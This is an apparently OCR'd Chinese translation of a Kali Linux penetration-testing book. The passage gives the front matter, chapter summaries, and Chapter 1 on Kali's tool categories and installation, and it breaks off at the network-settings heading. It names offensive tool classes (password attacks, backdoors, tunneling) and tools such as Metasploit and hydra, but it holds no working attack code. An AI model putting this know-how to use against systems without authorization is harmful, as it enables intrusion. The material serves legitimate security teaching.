Kali Linux

渗透测试的艺术（中文版）


Jobrest

Published
with GitBook

Table of Contents

Kali Linux 渗透测试的艺术（中文版）

The quieter you become,
the more you are able to hear.



Kali Linux :
Assuring Security By Penetration Testing

Kali Linux

渗透测试的艺术

[英] Lee Allen
[印尼] Tedi Heriyanto 著
[英] Shakeel Ali
Archer 译

Table of Contents

Kali Linux: Assuring Security By Peneration Testing

[英]Lee Allen　[印尼]Tedi Heriyanto　[英]Shakeel Ali　著

Archer　译

人民邮电出版社

北京

图书在版编目（CIP）数据

Kali Linux渗透测试的艺术/（英）艾伦（Allen,L.），（印尼）赫里扬托（Heriyanto,T.），（英）阿里（Ali,S.）著；阿彻译.--北京：人民邮电出版社，2015.2

ISBN　978-7-115-37844-6

Ⅰ.①K…　Ⅱ.①艾…②赫…③阿…④阿…　Ⅲ.①Linux操作系统—程序设计　Ⅳ.①TP316.89

中国版本图书馆CIP数据核字（2015）第005396号

◆著　[英]Lee Allen　[印尼]Tedi Heriyanto　[英]Shakeel Ali

译　Archer

责任编辑　傅道坤

责任印制　张佳莹　焦志炜

◆人民邮电出版社出版发行　　北京市丰台区成寿寺路11号

邮编　100164　　电子邮件　315@ptpress.com.cn

网址　http://www.ptpress.com.cn

北京艺辉印刷有限公司印刷

◆开本：800×1000　1/16

印张：24.75

字数：505千字　　2015年2月第1版

印数：1–3000册　　2015年2月北京第1次印刷

著作权合同登记号　图字：01-2014-5790号

定价：69.00元

读者服务热线：(010)81055410　印装质量热线：(010)81055316

反盗版热线：(010)81055315

内容提要

Kali Linux 是一个渗透测试兼安全审计平台，集成了多款漏洞检测、目标识别和漏洞利用工具，在信息安全业界有着广泛的用途。

本书从业务角度出发，通过真实攻击案例并辅之以各种实用的黑客工具，探讨了进行渗透测试所需的各种准备工序和操作流程。本书共分为12章，其内容涵盖了Kali Linux 的使用、渗透测试方法论、收集评估项目需求的标准流程、信息收集阶段的工作流程、在目标环境中探测终端设备的方法、服务枚举及用途、漏洞映射、社会工程学、漏洞利用、提升权限、操作系统后门和Web后文的相关技术、渗透测试文档报告的撰写等。

本书适合讲解步骤清晰易懂、示例丰富，无论是经验丰富的渗透测试老手，还是刚入门的新手，都会在本书中找到需要的知识。

关于作者

Lee Allen是在顶尖大学里任职的安全架构师。多年以来，他持续关注信息安全行业和安全界内的新近发展。他有15年以上的IT行业经验，并且持有OSWP等多项业内的资格认证。

Lee Allen 还是 Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide（由Packt Publishing 出版，人民邮电出版社出版了其中文版）一书的作者。

在此向我的爱人 Kellie 和我们的孩子表示感谢；他们为了本书的创作对我多有照顾。同时，我要向祖父母Raymond 和Ruth Johnson，以及岳父母 George 和 Helen Slocum 表示谢意；感谢他们这些年对我的支持和鼓励。

Tedi Heriyanto是印尼一家信息安全公司的首席顾问。他一直在与（印尼）国内外的多家知名机构进行信息安全渗透测试方面的合作。他擅长设计安全网络架构、部署与管理企业级的信息安全系统、规范信息安全制度和流程、执行信息安全审计和评估，以及提供信息安全意识培训。在闲暇之余，他在印尼安全界的各种活动中不停地研究和学习。他还通过写作各种安全图书与大家分享界内知识。有兴趣的读者可以访问他的博客 http://theriyanto.wordpress.com。

感谢我的家人，谢谢他们在本书创作过程中给我的支持。感谢我的老板，谢谢他在本书的创作过程中给予我的信任、帮助和支持。感谢各位同事和客户，你们是我的良师益友。此外，感谢为本书提供宝贵意见和建议的 Packt Publishing 的各位同仁——Rubal Kaur、SwenySukumaran、Joel Goveya、Usha Iyer和Abhijit Suvarna。与此同时，感谢为本书投入大量时间和精力并分享了个人经验的技术审稿人Alex Gkiouros 和Neil Jones。最后要感谢本书的另外两名作者——Lee Allen 和Shakeel Ali，他们通过这本书分享了各自的技术知识、热情、想法、挑战和建议，使我陶醉于这本书的创作过程。

最终要感谢的是您——本书的读者，感谢您购买了此书，希望您能喜欢它。祝您在信息安全的工作中一帆风顺。

Shakeel Ali在世界500强公司里担任安全和风险管理顾问。在此之前，他是英国Cipher Storm Ltd.的核心创始人。他从事过安全评估、系统审计、合规部门顾问、IT 管理和法证调查工作，积累了信息安全领域的各种知识。他还是CSS Providers SAL 的首席安全员。他以废寝忘食的工作态度，为全球各类商业公司、教育机构和政府部门提供了不间断的安全支持服务。作为一名活跃的业内独立研究人员，他发表了大量的文章和白皮书。有兴趣的读者可以访问他的个人博客Ethical-Hacker.net。此外，他还长期参与墨西哥举办的BugCon Security Conferences 活动，定期报告最前沿的网络安全威胁，并分享相应的应对方案。

我向参与本书创作的各位朋友、审稿人和同事表示感谢。特别感谢Packt Publishing 的团队和它们的技术编辑、审稿人，他们分享了无价的意见和建议，是这本书的幕后英雄。在此感谢本书的其他两位作者Lee Allen和Tedi Heriyanto，本书的成功离不开他们不断的奉献、贡献、理念和技术讨论。最后，感谢我迄今为止遇到的各位搭档。他们总是能够在毫不松懈的安防工作中迸发出各种灵感。我相信，没有诸位的共同努力就没有安全稳定的信息安全环境。

关于审稿人

Alex Gkiouros 当前是一名独立的IT 专业人士，参与过希腊的各种项目。他在2006 年步入IT 行业，已经持有2个ISACA的资格认证，目前在学习CCNP。他热爱网络安全，并花费大量时间研究Kali Linux或Backtrack。有兴趣的读者可以访问他的个人博客http://www.voovode.net/。

Neil Jones 在一家总部在英国的全球安全公司任职安全顾问。他过去就希望在年轻的时候就进入安全行业，如今他不仅达成这一心愿，而且获取了业内认可的多项资格认证。

他是一名不折不扣的安全研究人员。他从吃饭、睡觉，甚至在呼吸之间都挤出时间进行研究，还为业内开发过多款开放源代码的安全工具。

前言

Kali Linux 是一个渗透测试平台兼安全审计平台，它集成了多款漏洞检测、目标识别和漏洞利用工具。在明确业务目标的情况下，测试人员采取适当的渗透测试方法论，结合详细的测试计划即可进行富有成效的渗透测试。

本书循序渐进地演示了多款尖端的黑客工具，连贯地介绍了各种实用的黑客技术，是一本系统化地讲解渗透测试技巧的图书。它从业务的角度出发，以时下数字时代的真实攻击案例入手，探讨了所需的各种必要的准备工序和测试流程。

本书揭示了渗透测试的最优逻辑思路和业内最佳的测试方法。

本书最先讲解了实验室的制备方法，依次说明了基本的安装和配置方法，讨论了渗透测试的不同类型，介绍了开放的安全测试方法，并提出了Kali Linux 特有的测试过程。在此之后，本书将遵循正式的测试方法论，依据渗透测试各个阶段（范围界定、信息收集、目标发现、服务枚举、漏洞映射、社会工程学、提升权限、访问维护和文档报告）的需要介绍相应的测试工具。我们会通过真实的渗透案例来演示这些工具的使用和配置方法。本书最后一部分还简要介绍了额外的渗透工具以及渗透测试人员通常会参考的重要资源。

本书从零起步介绍了渗透测试的必备技能，可作为读者专业且实用的专家指导。在学习本书的内容之后，读者可以在现实环境中或者在实验测试平台中使用Kali Linux 进行渗透测试。

本书内容

第1章，Kali Linux 入门。简要介绍Kali Linux的Live DVD的使用方法。本章首先介绍Kali Linux 的研发简史和各类工具，然后介绍获取、使用、配置、更新Kali Linux 的方法，以及多个重要网络服务（HTTP、MySQL、SSH）的配置方法。最后，本章还演示了使用镜像文件安装并配置一台漏洞百出的问题虚拟机，以及安装额外工具包的方法。

第2章，渗透测试方法论。探讨了标准渗透测试的基本概念、规则、管理、方法和流程。本章将介绍两种著名的类型渗透测试，即黑盒测试和白盒测试之间的明显区别。另外，它还分析了脆弱性评估和渗透测试之间的区别。本章重点讲解了各种渗透测试方法论的业务特性、功能和优点，分别讨论了OSSTMM、ISSAF、OWASP和WASC-TC。最后，介绍了由10 个连贯的测试阶段组成的Kali Linux 的通用渗透测试流程。

第3章，范围界定。阐述收集评估项目需求的标准流程。本章将阐述制定渗透测试项目工作路线图所需的各个要素。这个阶段的工作可分为多个关键步骤，即收集需求、筹划工作、边界分析、明确业务指标、项目管理和统筹调度。本章讲解获取测试环境具体信息的方法。

第4章，信息收集。介绍信息收集阶段的工作流程。本章首先演示了通过公共资源获取目标环境有关信息的方法，然后介绍了分析DNS信息和收集网络路由信息的手段，最后讲解了利用搜索引擎获取目标域名、E-mail地址和文件元数据的技术。

第5章，目标识别。讲解了在被测环境中探索终端设备的方法。本章介绍了目标识别阶段的任务以及相应的工具，以及对目标主机进行操作系统指纹识别的各种工具。

第6章，服务枚举。探讨了服务枚举及其用途。本章介绍了端口扫描的概念和相关工具。本章重点介绍Nmap的各种可用选项，以及在被测网络中搜索SMB、SNMP和VPN服务的各种工具。

第7章，漏洞映射。讨论了漏洞的两种类型：本地漏洞和远程漏洞。您将在本章了解漏洞区分依据和分类方法，及各种行业标准。此外，本章讲解了OpenVAS、Cisco、Fuzzing、SMB、SNMP 和 Web 应用程序分析工具，这些工具可以用来查找、分析目标网络种存在的安全漏洞。

第8章，社会工程学攻击。介绍了社会工程学专业人员操纵他人，使后者泄露信息或进行某种行为的核心原则和业内认可的做法。本章将阐述社工涉及的基本心理学原理。社会工程学专业人士制定的社工目标和具体方法都是基于这些心理学原理。本章还通过实际案例讲解了社工的攻击流程和攻击方法。本章最后介绍了Kali Linux 的社会工程学工具集，并演示了利用这些工具攻击人力资源部门的社工方法。

第9章，漏洞利用。重点介绍了可切实利用漏洞的实践方法和各种工具。本章讲解了漏洞研究领域的各个方面，以及理解、检验和测试目标环境脆弱性的关键手段。本章还列举了一些知名的漏洞资料库和使用方法。同时，本章还从安全评估的角度讲解了恶名昭彰的开发工具包，并演示了使用Metasploit的exploit模块编写简单的漏洞利用程序的方法。

第10章，提升权限。介绍了提升权限、网络监听及网络欺骗的概念。本章不仅介绍了通过本地漏洞提升权限的方法，而且介绍了分别以离线和在线的方式碰撞用户密码的工具。本章最后还讲解了可用于网络欺骗和网络监听的多款工具。

第11章，访问维护。演示了操作系统后门和Web后门的有关技术。本章介绍了各种不同的后门及其使用方法。此外，本章还讲解了多款网络隧道工具，这些工具可以在攻击者和受害者之间建立秘密通信。

第12章，文档报告。涵盖了渗透测试文档、汇报文件和现场演示的有关内容。本章内容旨在指导读者以撰写系统化的、结构化的、一致的工程文档。此外，本章还介绍了验证测试结果、报告的不同种类、现场演示及测试的后期流程工作。

附录A，辅助工具。介绍了渗透测试工作可能会用到的几款额外工具。

附录B，关键资源。列举了多个可帮助您提高渗透测试技术的参考资源。

阅读群体

本书适合大体了解UNIX/Linux操作系统，并了解信息安全各项构成因素的IT安全专业人士或网络管理员，以及想要使用Kali Linux 进行渗透测试的读者。

第1部分 系统的搭建与测试

第1章 Kali Linux入门

本章将带领读者初步了解渗透测试专用的独立Linux 操作系统——Kali Linux。本章涵盖下述主题：

- Kali 的发展简史；
- Kali 的一般用途；
- Kali 的下载与安装；
- Kali 的配置与更新。

在本章的结尾部分，我们还会介绍Kali Linux 附加功能包和配置工具。

1.1 Kali的发展简史

Kali Linux（Kali）是专门用于渗透测试的Linux操作系统，它由BackTrack 发展而来。在整合了IWHAX、WHOPPIX 和Auditor 这3 种渗透测试专用Live Linux 之后，BackTrack正式改名为Kali Linux。

BackTrack是相当著名的Linux发行版本。在BackTrack发布4.0预览版的时候，它的下载次数已经超过了400万次。

Kali Linux 1.0 版于2013年3 月12 日问世。在5天之后，官方为修复USB 键盘的支持问题而发布了1.0.1 版。在这短短的5 天之内，Kali 的下载次数就超过了9 万次。

根据官网的介绍（http://docs.kali.org/introduction/what-is-kali-linux），Kali的主要特色有：

- 它是基于Debian 的Linux 发行版；
- 它集成300 多个渗透测试程序；
- 它支持绝大多数的无线网卡；
- 它修改了内核以支持（无线）数据包注入；
- 所有的软件包都有研发团队的PGP 签名；
- 用户可以自制满足各自需求的Kali Linux 发行版；
- 支持基于ARM 的硬件系统。

1.2 Kali Linux工具包

Kali Linux 含有可用于渗透测试的各种工具。这些工具程序大体可以分为以下几类。

● 信息收集：这类工具可用来收集目标的 DNS、IDS/IPS、网络扫描、操作系统、路由、SSL、SMB、VPN、VoIP、SNMP信息和E-mail地址。

● 漏洞评估：这类工具都可以扫描目标系统上的漏洞。部分工具可以检测Cisco 网络系统缺陷，有些还可以评估各种数据库系统的安全问题。很多模糊测试软件都属于漏洞评估工具。

● Web应用：即与Web应用有关的工具。它包括CMS（内容管理系统）扫描器、数据库漏洞利用程序、Web应用模糊测试、Web应用代理、Web爬虫及Web漏洞扫描器。

● 密码攻击：无论是在线攻击还是离线破解，只要是能够实施密码攻击的工具都属于密码攻击类工具。

● 漏洞利用：这类工具可以利用在目标系统中发现的漏洞。攻击网络、Web 和数据库漏洞的软件，都属于漏洞利用（exploitation）工具。Kali 中的某些软件可以针对漏洞情况进行社会工程学攻击。

● 网络监听：这类工具用于监听网络和Web 流量。网络监听需要进行网络欺骗，所以Ettercap和Yersinia这类软件也归于这类软件。

● 访问维护：这类工具帮助渗透人员维持他们对目标主机的访问权。某些情况下，渗透人员必须先获取主机的最高权限才能安装这类软件。这类软件包括用于在 Web应用和操作系统安装后门的程序，以及隧道类工具。

● 报告工具：如果您需要撰写渗透测试的报告文件，您应该用得上这些软件。

● 系统服务：这是渗透人员在渗透测试时可能用到的常见服务类软件，它包括Apache服务、MySQL服务、SSH服务和Metasploit服务。

为了降低渗透测试人员筛选工具的难度，Kali Linux 单独划分了一类软件——Top 10 Security Tools，即10 大首选安全工具。这10 大工具分别是aircrack-ng、burp-suite、hydra、john、maltego、metasploit、nmap、sqlmap、wireshark和zaproxy。

除了可用于渗透测试的各种工具以外，Kali Linux 还整合了以下几类工具。

● 无线攻击：可攻击蓝牙、RFID/NFC 和其他无线设备的工具。

● 逆向工程：可用于调试程序或反汇编的工具。

● 压力测试：用于各类压力测试的工具集。它们可测试网络、无线、Web 和 VoIP 系统的负载能力。

● 硬件破解：用于调试Android 和Arduino 程序的工具。

● 法证调查：即电子取证的工具。它的各种工具可以用于制作硬盘磁盘镜像、文件分析、硬盘镜像分析。如需使用这类程序，首先要在启动菜单里选择 Kali Linux Forensics | No Drives or Swap Mount。在开启这个选项以后，Kali Linux不会自动加载硬盘驱动器，以保护硬盘数据的完整性。

本书仅介绍Kali Linux 的渗透测试工具。

1.3 下载Kali Linux

要安装使用Kali Linux，首先需要下载它。下载Kali Linux的官方网站是http://www.kali.org/downloads/。

在下载页面中（见图1.1），您可以通过下列项目选择适用的Kali Linux 镜像。

图1.1

- 主机架构：i386、amd64、armel 或armhf。
- 镜像类型：ISO 或VMware 镜像。

如果您想要把镜像烧录为DVD 光盘，或者在主机上安装Kali Linux，就需要下载ISO镜像。但是如需在VMware 里使用Kali Linux，直接下载VMware 镜像，然后再在虚拟机环境里安装和配置Kali系统更为方便。

在下载镜像文件之后，您需要校验镜像文件的 SHA1 哈希值是否和下载网站上提示的哈希值一致。检查 SHA1 哈希值主要为了确保下载镜像文件的完整性。这步工作可以使您免受文件下载不完整而带来的灾难，也可验证文件是否用被他人蓄意篡改。

在UNIX/Linux/BSD操作系统中，您可以直接使用sha1sum命令检查下载文件的哈希值。因为镜像文件很大，所以计算哈希值的时间可能较长。例如，您可以使用下述指令检查kali-linux-1.0.1-i386.iso文件的哈希值：

```
sha1sum kali-linux-1.0.1-i386.iso

41e5050f8709e6cd6a7d1baaa3ee2e89f8dfae83 kali-linux-1.0.1-i386.iso
```

很多Windows程序都可以生成SHA1的哈希值。我们推荐读者使用sha1sum，它可在下述网址下载：http://www.ring.gr.jp/pub/net/gnupg/binary/sha1sum.exe。

sha1sum短小实用。如果您想要尝试其他程序，可考虑HashMyFiles（http://www.nirsoft.net/utils/hash_my_files.html）。HashMyFiles能够计算MD5、SHA1、CRC32、SHA-256、SHA-384和SHA-512算法的哈希值。

下载HashMyFiles 之后，打开这个程序，在菜单里选择File | Add Files 或直接按快捷键F2，则可添加需要计算哈希值的文件。

使用HashMyFiles 计算Kali Linux i386 ISO 镜像的哈希值，情况会如图1.2 所示。

图1.2

在使用sha1sum、HashMyFile这类工具计算下载文件的哈希值之后，您需要将其与网页所示的哈希值进行比较，检查它们是否相同。

如果两个值相同，那您可直接进入下节的操作。如果两个值不相同，那么就说明您下载的文件有问题，您可能需要在官方的镜像下载网站重新下载有关文件。

1.4 使用Kali Linux

Kali Linux 有以下几种使用方式：

- 可以直接通过Live DVD 运行Kali Linux；
- 可以在硬盘上安装并运行Kali Linux；
- 可以在USB 磁盘上安装Kali Linux（即portable Kali Linux）。

后续几个小节将简要介绍这几种安装方式。

1.4.1 Live DVD方式

如果您想要跳过安装过程直接使用Kali Linux，您可以把ISO 镜像录制在DVD 光盘上。制备好光盘以后，就可以直接通过DVD光盘启动Kali。当然，您需要事先设置好BIOS，使其从光驱启动操作系统，

通过Live DVD 的方式启动Kali Linux，最大的优点就是安装速度快且易用性较好。

不幸的是，Live DVD 的方式有几个不可避免的局限。例如，在重新启动系统之后，设置好的文件和配置都会丢失。另外，因为 DVD 光盘的读写速度比硬盘的速度慢很多，以 DVD 光盘的方式运行Kali Linux 系统，其运行速度远远不如在硬盘上安装的Kali Linux系统。

我们推荐仅在测试的情况下以Live DVD 的运行方式运行Kali Linux。如果您需要在日常工作里使用Kali Linux，我们推荐您首先安装Kali Linux，然后再使用它。

1.4.2 硬盘安装

硬盘安装Kali Linux 的方式分为以下两种：

- 安装在物理机/真实主机上（常规安装）；
- 安装在虚拟机上。

通常我们会把Kali Linux 安装在虚拟机上。

1. 安装在物理主机上

在物理（真实）主机上安装Kali Linux 之前，请务必确认整个硬盘是空磁盘。即使您的硬盘上有数据，在以硬盘方式安装Kali系统时，安装程序（默认选项）将会把整个硬盘格式化。要想轻松安装这个系统，最好把整个硬盘都分配给Kali使用。如果您的主机已经装有其他操作系统，则需要划分出一个单独的分区给Kali Linux。总之，在有数据的硬盘上安装Kali Linux 时应当格外小心，以免破坏原有数据。

Kali Linux官方网站介绍了在Windows操作系统的主机上安装Kali Linux的具体方法。如需查询，请访问下述网址：http://docs.kali.org/installation/dual- boot-kali-with-windows。

硬盘分区工具有很多。就开源工具而言，可选择的Linux Live CD有：

● SystemRescueCD（http://www.sysresccd.org/）；

● GParted Live（http://gparted.sourceforge.net/livecd.php）；

● Kali Linux（http://www.kali.org）。

上述Linux Live CD的使用方法很简单，从光盘启动操作系统就可以管理磁盘分区。在使用Linux Live CD的磁盘分区工具之前，建议您事先备份好硬盘上的重要数据。虽然我们认为上述工具都安全可靠，没遇到过事故，但是小心驶得万年船，如果硬盘上有重要数据最好还是事先备份一下。

在您划分好相应分区，或者决定使用整个硬盘安装系统时，就可以从 Kali Linux Live DVD 启动，然后从启动菜单中选择Install 或者Graphical install。

从光盘系统之后，您就会看到安装界面（见图1.3）。在安装过程中，需要设置的几个地方如下所示。

1. 需要在安装过程中设置系统语言。默认系统语言是英文。

2. 通过下拉选项设置国别。

3. 设置区域选项（localesetting）。默认情况下，地区为UnitedStates，编码集是en_US.UTF-8。

4. 您需要设置键盘布局（keymap）。通常情况下，设置美式键盘（American English）就可以了。

图1.3

5. 安装程序会询问您主机名称、域名等网络配置。

6. 安装程序会在下一步提示您设置root密码。

7. 安装程序接下来帮您设置时区。

8. 在硬盘分区阶段，安装程序会进行磁盘分区。如果您使用的硬盘没有数据，则可选用默认的Guided - use entire disk 选项。如果您的主机安装有其他操作系统，您可能首先分配分区给Kali Linux 使用，这就需要选择菜单中的Manual 选项手动管理磁盘分区。安装程序会根据您的选择创建相应的分区。

9. 安装程序会询问您采取何种分区方案。默认情况下，Kali会推荐Allfilesinonepartition，即把所有文件写在一个分区里。考虑到日后可能重新安装系统，通常需要保留 home文件夹里的文件，选择Separate/home partition会更好。之后，您要根据自己的需要设置/home 分区的大小。如果要把所有文件都放在/home 目录（分区）里，您可能需要把分区大小设置得大一些（大于50GB）。一般而言，把这个分区的大小设置为10GB到20GB就可以了。

10. 安装程序会总结您的分区设置，如图1.4所示。在您确认之后，它才会真正地进行分区管理操作。

11. 接下来，安装程序开始安装Kali Linux 系统。这个过程可能会比较长，不过此后您就把Kali Linux 安装在硬盘上了。在我们的测试环境下，整个安装过程耗时20 分钟左右。

图1.4

12. 完成上述安装过程之后，安装程序会提示您配置软件包，然后询问您是否把GRUB （启动管理程序）安装到主引导记录MBR里。在设置两个选项时，采用默认的设置不会有什么问题。请注意，如果您的主机上安装有其他操作系统，您可能不应当在MBR上安装GRUB。

13. 如果您看到如图1.5所示的信息，那么您的主机已经成功安装了Kali系统。

图1.5

14. 选择Continue就会重新启动计算机，测试刚刚安装好的Kali系统。在重新启动计算机之后，您将看到Kali的登录界面（见图1.6）。

图1.6

15. 现在，输入您在安装过程中指定的用户名和密码就可以使用Kali系统了。

2. 安装在虚拟机上

您也可以在虚拟机系统里安装Kali Linux。采用这种方式安装Kali Linux 系统，无须单独准备物理硬盘（或分区），也不会影响主机上已有的操作系统。

本文使用VirtualBox（http://www.virtualbox.org）虚拟机系统。VirtualBox是开放源代码的虚拟化软件，支持Windows、Linux、OS X和Solaris操作系统。

在虚拟机里运行Kali Linux，比在物理机上运行的Kali Linux 系统的性能差。

我们既可以通过 ISO 镜像在虚拟机里安装 Kali Linux 系统，也可以直接下载 VMware磁盘镜像直接加载Kali Linux 系统。采用前面一种方法的安装时间较长，但是可以更为详细地调整Kali的设置。

在虚拟机里使用ISO镜像安装Kali

在虚拟机里通过ISO 镜像安装Kali Linux 的详细步骤如下。

1．在VirtualBox的工具栏里选择New，创建一个新的虚拟机。

2．设置虚拟机的名称和操作系统类型。本例中，我们设置VM 的名称为Kali Linux，并选择操作系统为Linux－Debian（见图1.7）。

3．分配虚拟机的内存。内存分配的越多，虚拟机的性能也就越好。本例中，我们分配给Kali Linux 的虚拟机2048MB 内存（见图1.8）。请注意，您不可能把主机所有内存都分配给虚拟机使用，因为您主机的操作系统也要使用内存。

图1.7

图1.8

4．设置虚拟机的硬盘。您可以设置虚拟硬盘文件的类型为VDI。这种格式的虚拟硬盘文件可以动态调整文件大小。我们推荐您分配给虚拟机32GB以上的虚拟硬盘（见图1.9）。如果您日后需要安装软件，就需要把虚拟硬盘设置得更大一些。

图1.9

5．完成上述步骤之后，虚拟机清单里会列出刚才新建的虚拟机。

6．如需通过Kali Linux的ISO镜像安装系统，要在VirtualBox菜单里选中那个虚拟机，然后点击Storage菜单进行配置（见图1.10）。

图1.10

7．在Storage Tree 里选择IDE Controller-Attributes，然后选中Kali Linux 的ISO 镜像文件。本例中，这个文件应该是kali-linux-1.0.1-i386.iso。如果设置成功，将会在Controller：IDE字段中看到这个镜像的文件名（见图1.11）。

图1.11

8．只要启动虚拟机，就可以从ISO 镜像启动并安装Kali Linux。接下来的设置过程，请参见前文的“安装在物理主机上”的相关内容。

在虚拟机里使用 VM 镜像安装 Kali Linux

我们同样可以使用官方提供的VMware 磁盘镜像，直接安装Kali Linux。

在Kali Linux 团队提供的VMware 磁盘镜像中，适用于 i386 平台的Kali Linux 镜像只有 GNOME GUI 版本。

这种安装方法相当简单。

在下载 Kali Linux VMware 硬盘镜像文件（kali-linux-1.0-i386-gnomevm.tar.gz）之后，您需要验证下载文件的SHA1哈希值是否与网站公布的值一致。只有在它们相同的情况下，您才能从文件中解压缩出正确的镜像文件。

官方提供的VMware镜像文件是GZ格式的压缩文件。如果您使用的是Windows系统，您就需要gzip或7-Zip这类工具将其解压缩。这个GZ格式的压缩包包含21个文件。在解压缩之后，您将看到21个文件（见图1.12）。

在VirtualBox的工具栏中，选择New新建VM虚拟机。接下来在程序的向导窗口中进行如下设置，使这个VM加载刚才解压出来的虚拟机镜像文件。

1．我们设置虚拟机名称为kali-gnome-vm-32，并设置操作系统为Linux－Debian。

2．分配2048MB 内存给Kali Linux 虚拟机。

3．设置虚拟机硬盘类型为Use an existing virtual hard drive file，然后指定其硬盘使用镜像文件kali – linux – i386-gnome-vm.vmdk。接下来，点击Create创建虚拟机，如图1.13所示。

图1.12

图1.13

使用硬盘镜像方式安装Kali Linux之后，系统的默认设置值如下所示。

- 硬盘容量：30 GB。
- 联网方式：NAT。
- 用户名：root。
- 密码：toor。

如果要把 Kali当做渗透测试平台使用，应当避免以 NAT方式接入网络。本文推荐您以桥接（bridged）方式联网。

在配置Kali VM 的时候，应当尽快更改默认密码。

如果操作成功，虚拟机管理列表应能列出刚才新建的虚拟机（见图1.14）。

图1.14

在虚拟机菜单条中点击Start 图标，即可运行Kali Linux 虚拟机。完成启动过程之后， Kali Linux 应当会进入登录界面。

如果您遇到了图1.15 所示的问题，那么就需要安装VirtualBox Extension Pack（功能增强包）。您可在http://www.virtualbox.org/wiki/Downloads下载这个工具。

请注意，您应当下载版本号和VirtualBox完全相同的功能增强包。也就是说，如果您使用的是4.3.0版的VirtualBox，就应当下载4.3.0版的Extension Pack。

在VirtualBox管理程序安装功能增强包的步骤如下。

1. 通过菜单File | Preferences，进入Settings 设置界面。随后，选择左侧的Extensions （见图1.16）。

图1.15

图1.16

2. 点击Add package按钮，选中刚才下载的VirtualBox Extension Pack。这时，VirtualBox 会在弹出窗口里列出扩展功能包的信息，并请您确认是否继续安装（见图1.17）。

3. 选择Install按照屏幕上的提示安装扩展功能包。如果安装过程顺利，您将在Extension列表里看到扩展功能包的相关信息（见图1.18）。

图1.17

图1.18

4. 现在，您可以使用默认的用户名和密码登录Kali Linux。

1.4.3 安装在USB闪存上

安装Kali Linux 的第三种方法，就是把它安装到USB 闪存里。通常，人们把安装在闪存上的Kali Linux 叫做portable（便携）Kali Linux。按照Kali官方文件的说法，这种安装方式的启动和安装速度最快，是Kali研发人员最喜欢的安装方式。相比在硬盘上安装，只能在一台机器上启动Kali 系统而言，装有Kali Linux 的闪存盘可以在所有支持USB 启动的主机上使用Kali系统。

这种安装方法同样适合在内存卡（SSD、SDHC、SDXC 等）上安装Kali Linux。

很多工具都可以制作portable Kali Linux。其中，Rufus（http:// rufus.akeo.ie）就不错。这个工具只能在Windows操作系统下运行。

其他可从ISO镜像文件制作可启动USB的工具如下所示：

● Win32DiskImager（https://launchpad.net/win32-image-writer）；

● Universal USB Installer（http://www.pendrivelinux.com/universal-usbinstaller-easy-as-1-2-3/）；

● Linux Live USB Creator（http://www.linuxliveusb.com）。

在制作portable Kali Linux 之前，您需要准备好几样素材。

● Kali Linux 的ISO 镜像文件：虽然您可以使用启动磁盘创建工具直接下载镜像文件，但是我们仍然认为提前下载好ISO镜像文件，再用Rufus使用镜像文件比较稳妥。

● USB 闪存盘：您需要一个容量足够大的 USB 闪存盘。我们推荐您使用 16GB 以上的闪存盘。

在下载Rufus之后，在Windows里双击rufus.exe文件就可以运行它。它会显示出程序界面。

如果您使用的是基于UNIX的操作系统，您可以直接使用dd指令创建可启动闪存盘。例如：

dd if=kali-linux-1.0.1-i386.iso of=/dev/sdb bs=512k

此处的/dev/sdb应当是您USB闪存盘的设备名称。

使用Rufus 创建可启动的Kali USB 闪存盘的设置如下（见图1.19）。

● Device：选择USB 闪存驱动器。本例中，它是Windows 系统的E 盘。

● Partition scheme and target system type：设置为MBR partition scheme for BIOS or UEFI computers。

● Create a bootable disk using：设置为ISO Image 并使用右侧磁盘图标选取ISO 镜像文件。

然后点击Start创建可启动闪存盘（见图1.20）。

在完成这些步骤之后，如果您想要立即测试USB闪存盘，则应在保存好所有文件的情况下重启计算机。您可能需要配置计算机的 BIOS，使其从 USB 磁盘启动计算机。如果没有问题的话，您应该可以通过USB 闪存盘启动Kali Linux 系统。

在USB闪存盘上安装系统之后，如果您想要让系统能够保存您所更改的文件（即persistence capabilities），您可参照Kali官方文档进行设置。请参见 Adding Persistence to Your Kali Live USB，地址为http://docs. kali.org/installation/kali-linux-live-usb-install。

图1.19

图1.20

1.5 配置虚拟机

在登录Kali Linux 虚拟机之后，需要进行几项配置。对执行渗透测试来说，这几项配置相当重要。

1.5.1 安装客户端功能增强包

在 VirtualBox 里配置好 Kali Linux 所用的虚拟机之后，我们建议您安装客户端功能增强包（VirtualBox guest additions）。这个功能增强包的作用有很多。

- 它支持以全屏模式查看虚拟机的桌面。
- 它显著改善鼠标操作方面的用户体验。
- 它支持物理主机到虚拟主机之间的文本复制功能。
- 它支持物理主机和虚拟主机之间的文件夹共享。

安装客户端功能增强包的具体步骤如下。

1. 在VirtualBox的菜单里，选择Devices | Install Guest Additions。此后，被虚拟机会以光盘的形式加载VirutualBox guest additions（见图1.21）。

图1.21

2. 在图1.22所示的Virutalbox窗口里，点击Cancel。

图1.22

3．打开终端程序terminal，进入VirtualBox guest additions所在的CDROM目录。一般情况下，这个目录的路径是/media/cdrom0（见图1.23）。

图1.23

4．执行VBoxLinuxAdditions.run，以启动它的安装程序。

sh./VBoxLinuxAdditions.run

5．等待数分钟之后，安装程序会编译并安装好客户端功能增强包的各种模块（见图1.24）。

图1.24

6．进入root的主目录。

7．在VirtualBox的菜单里，使用右键点击VBoxAdditions 的CD镜像文件，然后选中Eject，弹出这个虚拟光驱。如果操作成功，VBoxAdditions的光盘图标将从虚拟机的桌面上消失。

8．在终端窗口里使用reboot指令重新启动虚拟机。

9．待重启之后，您可以在菜单栏选择View | Switch to fullscreen进入全屏模式。

1.5.2 网络设置

